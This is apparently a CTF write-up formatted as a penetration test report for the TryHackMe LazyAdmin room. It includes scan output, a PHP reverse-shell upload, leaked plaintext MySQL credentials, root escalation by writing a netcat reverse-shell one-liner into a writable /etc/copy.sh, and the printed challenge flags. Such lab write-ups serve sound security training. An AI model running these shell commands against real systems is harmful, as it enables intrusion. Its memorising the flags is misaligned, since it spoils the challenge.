

Penetration Test Report

Table of Contents

1. Executive Summary
2. Scope of the test
3. Methodology
4. Findings and Analysis
5. Exploitation details
6. Privilege escalation
7. Recommendations for remediation
8. Conclusion

1.Executive summary

Date of Test: March 13, 2025
Tested System: LazyAdmin (Try hack me CTF room)
Test Conducted By: Kaiden
Objective: Assess security vulnerabilities in the target systems and identify potential exploitation paths.

Summary of Findings:

The penetration test of the given target identified multiple security vulnerabilities, including:

- **Exposed SSH service** on port 22 with OpenSSH 7.2p2 (Ubuntu)
- **Exposed HTTP service** running Apache 2.4.18
- **Sensitive files** found via directory enumeration
- **Web shell upload opportunity** via the `_themes` directory
- **Weak user credentials** found (`mysql_login.txt` containing plaintext credentials)
- **Privilege escalation** through an insecure `backup.pl` script allowing execution as root

These vulnerabilities could enable unauthorized access, privilege escalation, and data exfiltration.

Risk Summary:

Risk Level	Number of issues
Critical	2
High	2
Medium	2
Low	1

2.Scope of Test

In-Scope Targets:

- LazyAdmin(THM ctf room)

Out-of-Scope:

- External services and unrelated systems

Testing Methods Used:

- Black Box Testing (no prior access to credentials or system internals)
- Manual and Automated Scanning

3.Methodology

Tools Used:

- **Reconnaissance:** Nmap, Gobuster
- **Exploitation:** PHP Reverse Shell, Netcat
- **Privilege Escalation:** Manual script execution

Process:

1. **Enumeration** - Scanned open ports and services using Nmap
2. **Directory Brute-Forcing** - Used Gobuster to find hidden directories
3. **Exploitation** - Modified PHP files in `_themes` directory for shell access
4. **Credential Harvesting** - Found MySQL credentials in `mysql_login.txt`
5. **Privilege Escalation** - Abused `backup.pl` to gain root access

4. Findings and Analysis

4.1 Vulnerability 1: Open SSH Service

- **Description:** The system has an open SSH service on port 22 running an outdated version (OpenSSH 7.2p2).
- **Risk Level:** Medium
- **Impact:** Potential brute-force attacks or exploitation of vulnerabilities.
- **Evidence:** Nmap scan results.

```
(root@kali)-[/home/kaiden/TryHackMe/LazyAdmin]
# nmap -A -T4 -p- --min-rate=1000 10.10.64.125
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-13 04:35 EDT
Nmap scan report for 10.10.64.125
Host is up (0.17s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 49:7c:f7:41:10:43:73:da:2c:e6:38:95:86:f8:e0:f0 (RSA)
|   256 2f:d7:c4:4c:e8:1b:5a:90:44:df:c0:63:8c:72:ae:55 (ECDSA)
|_  256 61:84:62:27:c6:c3:29:17:dd:27:45:9e:29:cb:90:5e (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.18 (Ubuntu)
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 3306/tcp)
HOP RTT      ADDRESS
1   242.71 ms 10.23.0.1
2   242.79 ms 10.10.64.125

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 102.38 seconds
```

- **Recommendation:** Update OpenSSH to the latest stable version and disable password authentication.

4.2 Vulnerability 2: Web Directory Exposure


- **Description:** The `/content` directory contains sensitive files
- **Risk Level:** High

- **Impact:** Attackers could extract authentication details or modify access control rules.
- **Evidence:** Gobuster scan results.

```
(root@kali)-[/home/kaiden/TryHackMe/LazyAdmin]
# gobuster dir -u http://10.10.227.220/content -w /usr/share/wordlists/dirb/big.txt -t 100
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.227.220/content
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.htpasswd (Status: 403) [Size: 278]
/.htaccess (Status: 403) [Size: 278]
/_themes (Status: 301) [Size: 324] [--> http://10.10.227.220/content/_themes/]
/as (Status: 301) [Size: 319] [--> http://10.10.227.220/content/as/]
/attachment (Status: 301) [Size: 327] [--> http://10.10.227.220/content/attachment/]
/images (Status: 301) [Size: 323] [--> http://10.10.227.220/content/images/]
/inc (Status: 301) [Size: 320] [--> http://10.10.227.220/content/inc/]
/js (Status: 301) [Size: 319] [--> http://10.10.227.220/content/js/]
Progress: 20469 / 20470 (100.00%)
=====
Finished
=====
```

10.10.64.125/content/inc/		
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB		
 alert.php	2016-09-19 17:55	2.1K
 cache/	2019-11-29 12:30	-
 close_tip.php	2016-09-19 17:55	2.4K
 db.php	2019-11-29 12:30	165
 do_ads.php	2016-09-19 17:55	782
 do_attachment.php	2016-09-19 17:55	640
 do_category.php	2016-09-19 17:55	2.8K
 do_comment.php	2016-09-19 17:55	3.0K
 do_entry.php	2016-09-19 17:55	2.6K
 do_home.php	2016-09-19 17:55	1.8K
 do_lang.php	2016-09-19 17:55	387
 do_rssfeed.php	2016-09-19 17:55	1.5K
 do_sitemap.php	2016-09-19 17:55	4.5K
 do_tags.php	2016-09-19 17:55	2.7K
 do_theme.php	2016-09-19 17:55	452
 error_report.php	2016-09-19 17:55	2.5K
 font/	2016-09-19 17:57	-
 function.php	2016-09-19 17:55	89K
 htaccess.txt	2016-09-19 17:55	137
 init.php	2016-09-19 17:55	3.9K
 install.lock.php	2019-11-29 12:30	45
 lang/	2016-09-19 17:57	-
 lastest.txt	2016-09-19 17:55	5
 mysql_backup/	2019-11-29 12:30	-
 rssfeed.php	2016-09-19 17:55	1.6K
 rssfeed_category.php	2016-09-19 17:55	1.7K
 rssfeed_entry.php	2016-09-19 17:55	2.1K
 sitemap_xml.php	2016-09-19 17:55	2.1K

https://www.kali.org/ubuntu) Server at 10.10.64.125 Port 80



Index of /content/inc/mysql_backup


Name	Last modified	Size	Description
Parent Directory		-	
mysql_bakup_20191129023059-1.5.1.sql	2019-11-29 12:30	4.7K	

Apache/2.4.18 (Ubuntu) Server at 10.10.64.125 Port 80

- **Recommendation:** Restrict access to sensitive files and configure proper permissions.

4.3 Vulnerability 3: Reverse Shell Upload via `_themes` Directory

- **Description:** Attackers can upload PHP reverse shell scripts into `_themes` and execute them remotely.
- **Risk Level:** Critical
- **Impact:** Full system compromise through remote command execution.
- **Evidence:** Successful reverse shell connection.



```

$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ cd /home
$ ls
itguy
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@THM-Chal:/home$ cd itguy
cd itguy
www-data@THM-Chal:/home/itguy$ ls
ls
Desktop    Downloads  Pictures   Templates backup.pl      mysql_login.txt
Documents  Music      Public     Videos   examples.desktop user.txt
www-data@THM-Chal:/home/itguy$ cat user.txt
cat user.txt
THM{63e5bce9271952aad1113b6f1ac28a07}

```

- **Recommendation:** Disable direct modification of PHP files in web directories.

4.4 Vulnerability 4: MySQL Credentials in Plaintext

- **Description:** The file `mysql_login.txt` contains credentials in plaintext (`rice:randompass`).
- **Risk Level:** High
- **Impact:** Attackers could gain unauthorized database access.
- **Evidence:** Retrieved `mysql_login.txt` file.

```

www-data@THM-Chal:/home/itguy$ cat mysql_login.txt
cat mysql_login.txt
rice:randompass
www-data@THM-Chal:/home/itguy$

```

- **Recommendation:** Encrypt stored credentials and use environment variables instead.

4.5 Vulnerability 5: Privilege Escalation via `backup.pl`

- **Description:** The `backup.pl` script executes `/etc/copy.sh`, which is writable by non-root users.
- **Risk Level:** Critical
- **Impact:** Attackers can replace `copy.sh` with a malicious script to escalate privileges.
- **Evidence:** Successful root shell gained.


```

www-data@THM-Chal:/home/itguy$ sudo -l
sudo -l
Matching Defaults entries for www-data on THM-Chal:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on THM-Chal:
    (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
www-data@THM-Chal:/home/itguy$ cat backup.pl
cat backup.pl
#!/usr/bin/perl

system("sh", "/etc/copy.sh");
www-data@THM-Chal:/home/itguy$ cat /etc/copy.sh
cat /etc/copy.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.0.190 5554 >/tmp/f
www-data@THM-Chal:/home/itguy$ ls -la /etc/copy.sh
ls -la /etc/copy.sh
-rw-r--rwx 1 root root 81 Nov 29 2019 /etc/copy.sh

```

```

www-data@THM-Chal:/home/itguy$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.23.50.197 2345 >/tmp/f" > /etc/copy.sh
www-data@THM-Chal:/home/itguy$ cat /etc/copy.sh
cat /etc/copy.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.23.50.197 2345 >/tmp/f
www-data@THM-Chal:/home/itguy$ cd /
www-data@THM-Chal:/ $ sudo /usr/bin/perl /home/itguy/backup.pl

```

```

└─(root@kali)-[/home/kaiden/TryHackMe/LazyAdmin]
└─# nc -lvnp 2345
listening on [any] 2345 ...
connect to [10.23.50.197] from (UNKNOWN) [10.10.227.220] 41466
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
root.txt
# cat root.txt
THM{6637f41d0177b6f37cb20d775124699f}

```

- **Recommendation:** Restrict execution permissions and enforce script integrity checks.

5. Exploitation Details

Attack Vectors Used:

- Nmap scan for identifying open services.
- Gobuster for discovering hidden directories.
- PHP reverse shell uploaded to `_themes` directory.
- Privilege escalation via `backup.pl` script abuse.

Payloads Delivered:

- PHP Reverse Shell: Connected to `10.23.50.197:1234`.
- Modified `copy.sh` for privilege escalation, granting root access.

6. Privilege Escalation

Initial Access Level: `www-data` (low-privileged web user)

Method Used: Exploited writable `copy.sh` script via `backup.pl`

Final Access Level: `root`

7. Recommendations for Remediation

Vulnerability	Recommadation
Open SSH Service	Update OpenSSH, disable password authentication
Web Directory Exposure	Restrict access to sensitive files
Reverse Shell Upload	Disable PHP file modification in web directories
MySQL Credentials in Plaintext	Encrypt credentials, avoid plaintext storage
Privilege escalation via <code>backup.pl</code>	Restrict execution permissions, implement script integrity checks

8. Conclusion

The penetration test identified multiple vulnerabilities that could lead to full system compromise. Key security concerns include exposed web directories, plaintext credential storage, and improper privilege escalation mechanisms. Immediate remediation is recommended to secure the system against exploitation.